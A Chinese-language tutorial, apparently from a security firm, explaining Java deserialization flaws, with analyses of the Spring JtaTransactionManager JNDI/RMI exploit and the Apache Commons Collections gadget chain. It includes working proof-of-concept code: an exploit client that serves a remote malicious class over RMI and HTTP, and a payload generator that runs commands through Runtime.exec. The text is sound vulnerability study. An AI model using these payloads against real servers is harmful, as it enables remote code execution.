深入理解JAVA反序列化漏洞


斗象科技能力中心
(E_Bwill@TCC)

深入理解JAVA反序列化漏洞

斗象科技能力中心(E_Bwill@TCC)

1.Java 序列化与反序列化

- Java序列化是指把Java对象转换为字节序列的过程便于保存在内存、文件、数据库中，ObjectOutputStream类的writeObject()方法可以实现序列化。
- Java反序列化是指把字节序列恢复为Java对象的过程，ObjectInputStream类的readObject()方法用于反序列化。



序列化与反序列化是让Java对象脱离Java运行环境的一种手段，可以有效的实现多平台之间的通信、对象持久化存储。主要应用在以下场景：

- HTTP：多平台之间的通信，管理等
- RMI：是Java的一组拥护开发分布式应用程序的API，实现了不同操作系统之间程序的方法调用。值得注意的是，RMI的传输100%基于反序列化，Java RMI的默认端口是1099端口。
- JMX：JMX是一套标准的代理和服务，用户可以在任何Java应用程序中使用这些代理和服务实现管理。

  中间件软件WebLogic的管理页面就是基于JMX开发的，而JBoss则整个系统都基于JMX构架。

2.漏洞历史

- 最为出名的大概应该是：15年的Apache Commons Collections 反序列化远程命令执行漏洞，其当初影响范围包括：WebSphere、JBoss、Jenkins、WebLogic 和 OpenNMSd等。
- 2016年Spring RMI反序列化漏洞
- 今年比较出名的：Jackson，FastJson

Java十分受开发者喜爱的一点是其拥有完善的第三方类库，和满足各种需求的框架；但正因为很多第三方类库引用广泛，如果其中某些组件出现安全问题，那么受影响范围将极为广泛。

3.漏洞成因


- 暴露或间接暴露反序列化API，导致用户可以操作传入数据，攻击者可以精心构造反序列化对象并执行恶意代码
- 两个或多个看似安全的模块在同一运行环境下，共同产生的安全问题

4.漏洞基本原理


- 实现序列化与反序列化

```
public class test{
    public static void main(String args[])throws Exception{
        //定义obj对象
        String obj="hello world!";
        //创建一个包含对象进行反序列化信息的”object”数据文件
        FileOutputStream fos=new FileOutputStream("object");
        ObjectOutputStream os=new ObjectOutputStream(fos);
        //writeObject()方法将obj对象写入object文件
        os.writeObject(obj);
        os.close();
        //从文件中反序列化obj对象
        FileInputStream fis=new FileInputStream("object");
        ObjectInputStream ois=new ObjectInputStream(fis);
        //恢复对象
        String obj2=(String)ois.readObject();
        System.out.print(obj2);
        ois.close();
    }
}
```

上面代码将String对象obj1序列化后写入文件object文件中，后又从该文件反序列化得到该对象。我们来看一下object文件中的内容：



这里需要注意的是，“ac ed 00 05”是java序列化内容的特征，如果经过base64编码，那么相对应的是“rO0AB”：



我们再看一段代码：


```
public class test{
    public static void main(String args[]) throws Exception{
        //定义myObj对象
        MyObject myObj = new MyObject();
        myObj.name = "hi";
        //创建一个包含对象进行反序列化信息的”object”数据文件
        FileOutputStream fos = new FileOutputStream("object");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        //writeObject()方法将myObj对象写入object文件
        os.writeObject(myObj);
        os.close();
        //从文件中反序列化obj对象
        FileInputStream fis = new FileInputStream("object");
        ObjectInputStream ois = new ObjectInputStream(fis);
        //恢复对象
        MyObject objectFromDisk = (MyObject)ois.readObject();
        System.out.println(objectFromDisk.name);
        ois.close();
    }
}

class MyObject implements Serializable{
    public String name;
    //重写readObject()方法
    private void readObject(java.io.ObjectInputStream in) throws
IOException, ClassNotFoundException{
        //执行默认的readObject()方法
        in.defaultReadObject();
        //执行打开计算器程序命令
        Runtime.getRuntime().exec("open
/Applications/Calculator.app/");
    }
}
```

这次我们自己写了一个class来进行对象的序列与反序列化。我们看到，MyObject类有一个公有属性name，myObj实例化后将myObj.name赋值为了“hi”，然后序列化写入文件object：

```
➜ test1  xxd object
00000000: aced 0005 7372 0014 556e 7365 7269 616c  ....sr..Unserial
00000010: 697a 652e 4d79 4f62 6a65 6374 4a2b d51e  ize.MyObjectJ+..
00000020: fc45 205c 0200 014c 0004 6e61 6d65 7400  .E \...L..namet.
00000030: 124c 6a61 7661 2f6c 616e 672f 5374 7269  .Ljava/lang/Stri
00000040: 6e67 3b78 7074 0002 6869                 ng;xpt..hi
➜ test1  _
```

然后读取object反序列化时：



我们注意到MyObject类实现了Serializable接口，并且重写了readObject()函数。这里需要注意：**只有实现了Serializable接口的类的对象才可以被序列化**，Serializable接口是启用其序列化功能的接口，实现java.io.Serializable 接口的类才是可序列化的，没有实现此接口的类将不能使它们的任一状态被序列化或逆序列化。这里的readObject()执行了Runtime.getRuntime().exec("open /Applications/Calculator.app/")，而readObject()方法的作用正是从一个源输入流中读取字节序列，再把它们反序列化为一个对象，并将其返回，readObject()是可以重写的，可以定制反序列化的一些行为。

5.安全隐患

看完上一章节你可能会说不会有人这么写readObject()，当然不会，但是实际也不会太差。

我们看一下2016年的Spring框架的反序列化漏洞，该漏洞是利用了RMI以及JNDI：

- RMI（Remote Method Invocation） 即Java远程方法调用，一种用于实现远程过程调用的应用程序编程接口，常见的两种接口实现为JRMP（Java Remote Message Protocol，Java远程消息交换协议）以及CORBA。
- JNDI (Java Naming and Directory Interface)是一个应用程序设计的API，为开发人员提供了查找和访问各种命名和目录服务的通用、统一的接口。JNDI支持的服务主要有以下几种：DNS、LDAP、 CORBA对象服务、RMI等。

简单的来说就是RMI注册的服务可以让JNDI应用程序来访问，调用。

Spring 框架中的远程代码执行的缺陷在于spring-tx-xxx.jar中的org.springframework.transaction.jta.JtaTransactionManager类，该类实现了Java Transaction API，主要功能是处理分布式的事务管理。

这里我们来分析一下该漏洞的原理，为了复现该漏洞，我们模拟搭建Server和Client服务；Server主要功能是主要功能就是监听某个端口，读取送达该端口的序列化后的对象，然后反序列化还原得到该对象；Client负责发送序列化后的对象。运行环境需要在Spring框架下。

（PoC来自 **zerothoughts** ： https://github.com/zerothoughts/spring-jndi）

我们首先来看server代码：

```
public class ExploitableServer {
   public static void main(String[] args) {
       {
         //创建socket
         ServerSocket serverSocket = new
ServerSocket(Integer.parseInt("9999"));
         System.out.println("Server started on port
"+serverSocket.getLocalPort());
         while(true) {
            //等待链接
            Socket socket=serverSocket.accept();
            System.out.println("Connection received from
"+socket.getInetAddress());
            ObjectInputStream objectInputStream = new
ObjectInputStream(socket.getInputStream());
            try {
               //读取对象
               Object object = objectInputStream.readObject();
               System.out.println("Read object "+object);

            } catch(Exception e) {
               System.out.println("Exception caught while reading
object");
               e.printStackTrace();
            }
         }
      } catch(Exception e) {
         e.printStackTrace();
      }
   }
}
```

client:


```
public class ExploitClient {
    public static void main(String[] args) {
        try {
            String serverAddress = args[0];
            int port = Integer.parseInt(args[1]);
            String localAddress= args[2];
            //启动web server，提供远程下载要调用类的接口
            System.out.println("Starting HTTP server");
            HttpServer httpServer = HttpServer.create(new
InetSocketAddress(8088), 0);
            httpServer.createContext("/",new HttpFileHandler());
            httpServer.setExecutor(null);
            httpServer.start();
            //下载恶意类的地址 http://127.0.0.1:8088/ExportObject.class
            System.out.println("Creating RMI Registry");
            Registry registry = LocateRegistry.createRegistry(1099);
            Reference reference = new
javax.naming.Reference("ExportObject","ExportObject","http://"+server
Address+"/");
            ReferenceWrapper referenceWrapper = new
com.sun.jndi.rmi.registry.ReferenceWrapper(reference);
            registry.bind("Object", referenceWrapper);

            System.out.println("Connecting to server
"+serverAddress+":"+port);
            Socket socket=new Socket(serverAddress,port);
            System.out.println("Connected to server");
            //jndi的调用地址
            String jndiAddress =
"rmi://"+localAddress+":1099/Object";
            org.springframework.transaction.jta.JtaTransactionManager
object = new
org.springframework.transaction.jta.JtaTransactionManager();
            object.setUserTransactionName(jndiAddress);
            //发送payload
            System.out.println("Sending object to server...");
            ObjectOutputStream objectOutputStream = new
ObjectOutputStream(socket.getOutputStream());
            objectOutputStream.writeObject(object);
            objectOutputStream.flush();
            while(true) {
                Thread.sleep(1000);
            }
        } catch(Exception e) {
            e.printStackTrace();
        }
    }
}
```


最后是ExportObject，包含测试用执行的命令：

```
public class ExportObject {
    public static String exec(String cmd) throws Exception {
        String sb = "";
        BufferedInputStream in = new
BufferedInputStream(Runtime.getRuntime().exec(cmd).getInputStream());
        BufferedReader inBr = new BufferedReader(new
InputStreamReader(in));
        String lineStr;
        while ((lineStr = inBr.readLine()) != null)
            sb += lineStr + "\n";
        inBr.close();
        in.close();
        return sb;
    }
    public ExportObject() throws Exception {
        String cmd="open /Applications/Calculator.app/";
        throw new Exception(exec(cmd));
    }
}
```

先开启server，再运行client后：



我们简单的看一下流程。



这里向Server发送的Payload是：

```
        // jndi的调用地址
        String jndiAddress = "rmi://127.0.0.1:1999/Object";
        // 实例化JtaTransactionManager对象，并且初始化UserTransactionName
成员变量
        JtaTransactionManager object = new JtaTransactionManager();
        object.setUserTransactionName(jndiAddress);
```

上文已经说了，JtaTransactionManager类存在问题，最终导致了漏洞的实现，这里向Server发送的序列化后的对象就是JtaTransactionManager的对象。JtaTransactionManager实现了Java Transaction API，即JTA，JTA允许应用程序执行分布式事务处理——在两个或多个网络计算机资源上访问并且更新数据。

上文已经介绍过了，反序列化时会调用被序列化类的readObject()方法，readObject()可以重写而实现一些其他的功能，我们看一下JtaTransactionManager类的readObject()方法：

```
private void readObject(ObjectInputStream ois) throws IOException,
ClassNotFoundException {
        // Rely on default serialization; just initialize state after
deserialization.
        ois.defaultReadObject();

        // Create template for client-side JNDI lookup.
        this.jndiTemplate = new JndiTemplate();

        // Perform a fresh lookup for JTA handles.
        initUserTransactionAndTransactionManager();
        initTransactionSynchronizationRegistry();
    }
```

方法initUserTransactionAndTransactionManager()是用来初始化UserTransaction以及TransactionManager，在该方法中，我们可以看到：


```
*/
protected void initUserTransactionAndTransactionManager() throws TransactionSystemException {
    if (this.userTransaction == null) {
        // Fetch JTA UserTransaction from JNDI, if necessary.
        if (StringUtils.hasLength(this.userTransactionName)) {
            this.userTransaction = lookupUserTransaction(this.userTransactionName);
            this.userTransactionObtainedFromJndi = true;
        }
        else {
            this.userTransaction = retrieveUserTransaction();
            if (this.userTransaction == null && this.autodetectUserTransaction) {
                // Autodetect UserTransaction at its default JNDI location.
                this.userTransaction = findUserTransaction();
            }
        }
    }
```

lookupUserTransaction()方法会调用JndiTemplate的lookup()方法：

```
/**
 * Look up the object with the given name in the current JNDI context.
 * @param name the JNDI name of the object
 * @param requiredType type the JNDI object must match. Can be an interface or
 * superclass of the actual class, or {@code null} for any match. For example,
 * if the value is {@code Object.class}, this method will succeed whatever
 * the class of the returned instance.
 * @return object found (cannot be {@code null}; if a not so well-behaved
 * JNDI implementations returns null, a NamingException gets thrown)
 * @throws NamingException if there is no object with the given
 * name bound to JNDI
 */
/unchecked/
public <T> T lookup(String name, Class<T> requiredType) throws NamingException {
    Object jndiObject = lookup(name);
    if (requiredType != null && !requiredType.isInstance(jndiObject)) {
        throw new TypeMismatchNamingException(
                name, requiredType, (jndiObject != null ? jndiObject.getClass() : null));
    }
    return (T) jndiObject;
}
```

可以看到lookup()方法作用是：**Look up the object with the given name in the current JNDI context.**而就是使用JtaTransactionManager类的userTransactionName属性，因此我们可以看到上文中我们序列化的JtaTransactionManager对象使用了setUserTransactionName()方法将jndiAddress 即"rmi://127.0.0.1:1999/Object";赋给了userTransactionName。

至此，该漏洞的核心也明了了：



我们来看一下上文中userTransactionName指向的“rmi://127.0.0.1:1999/Object”是如何实现将恶意类返回给Server的：

```
        // 注册端口1999
        Registry registry = LocateRegistry.createRegistry(1999);
        // 设置code url 这里即为http://http://127.0.0.1:8000/
        // 最终下载恶意类的地址为http://127.0.0.1:8000/ExportObject.class
        Reference reference = new Reference("ExportObject",
"ExportObject", "http://127.0.0.1:8000/");
        // Reference包装类
        ReferenceWrapper referenceWrapper = new
ReferenceWrapper(reference);
        registry.bind("Object", referenceWrapper);
```

这里的**Reference reference = new Reference("ExportObject", "ExportObject", "http://127.0.0.1:8000/");**可以看到，最终会返回的类的是http://127.0.0.1:8000/ExportObject.class，即上文中贴出的ExportObject，该类中的构造函数包含执行

“open /Applications/Calculator.app/”代码。

发送Payload：

```
        //制定Server的IP和端口
        Socket socket = new Socket("127.0.0.1", 9999);
        ObjectOutputStream objectOutputStream = new
ObjectOutputStream(socket.getOutputStream());
        //发送object
        objectOutputStream.writeObject(object);
        objectOutputStream.flush();
        socket.close();
```


小结

利用了JtaTransactionManager类中可以被控制的readObject()方法，从而构造恶意的被序列化类，其中利用readObject()会触发远程恶意类中的构造函数这一点，达到目的。

6.JAVA Apache-CommonsCollections 序列化RCE漏洞分析

Apache Commons Collections序列化RCE漏洞问题主要出现在org.apache.commons.collections.Transformer接口上；在Apache Commons Collections中有一个InvokerTransformer类实现了Transformer，主要作用是调用Java的反射机制(*反射机制是在运行状态中，对于任意一个类，都能够知道这个类的所有属性和方法；对于任意一个对象，都能够调用它的任意一个方法和属性*，详细内容请参考：http://ifeve.com/java-reflection/)来调用任意函数，只需要传入方法名、参数类型和参数，即可调用任意函数。TransformedMap配合sun.reflect.annotation.AnnotationInvocationHandler中的readObject()，可以

触发漏洞。我们先来看一下大概的逻辑：



我们先来看一下Poc：

```
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.util.HashMap;
import java.util.Map;
```

```
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
public class test3 {
    public static Object Reverse_Payload() throws Exception {
        Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[] {
String.class, Class[].class }, new Object[] { "getRuntime", new
Class[0] }),
                new InvokerTransformer("invoke", new Class[] {
Object.class, Object[].class }, new Object[] { null, new Object[0]
}),
                new InvokerTransformer("exec", new Class[] {
String.class }, new Object[] { "open /Applications/Calculator.app" })
};
        Transformer transformerChain = new
ChainedTransformer(transformers);

        Map innermap = new HashMap();
        innermap.put("value", "value");
        Map outmap = TransformedMap.decorate(innermap, null,
transformerChain);
        //通过反射获得AnnotationInvocationHandler类对象
        Class cls =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        //通过反射获得cls的构造函数
        Constructor ctor = cls.getDeclaredConstructor(Class.class,
Map.class);
        //这里需要设置Accessible为true，否则序列化失败
        ctor.setAccessible(true);
        //通过newInstance()方法实例化对象
        Object instance = ctor.newInstance(Retention.class, outmap);
        return instance;
    }

    public static void main(String[] args) throws Exception {
        GeneratePayload(Reverse_Payload(),"obj");
        payloadTest("obj");
    }
    public static void GeneratePayload(Object instance, String file)
            throws Exception {
        //将构造好的payload序列化后写入文件中
        File f = new File(file);
        ObjectOutputStream out = new ObjectOutputStream(new
FileOutputStream(f));
        out.writeObject(instance);
```

```
        out.flush();
        out.close();
    }
    public static void payloadTest(String file) throws Exception {
        //读取写入的payload，并进行反序列化
        ObjectInputStream in = new ObjectInputStream(new
FileInputStream(file));
        in.readObject();
        in.close();
    }
}
```

我们先来看一下Transformer接口，该接口仅定义了一个方法transform(Object input)：

```
public interface Transformer {

    /**
     * Transforms the input object (leaving it unchanged) into some output object.
     *
     * @param input  the object to be transformed, should be left unchanged
     * @return a transformed object
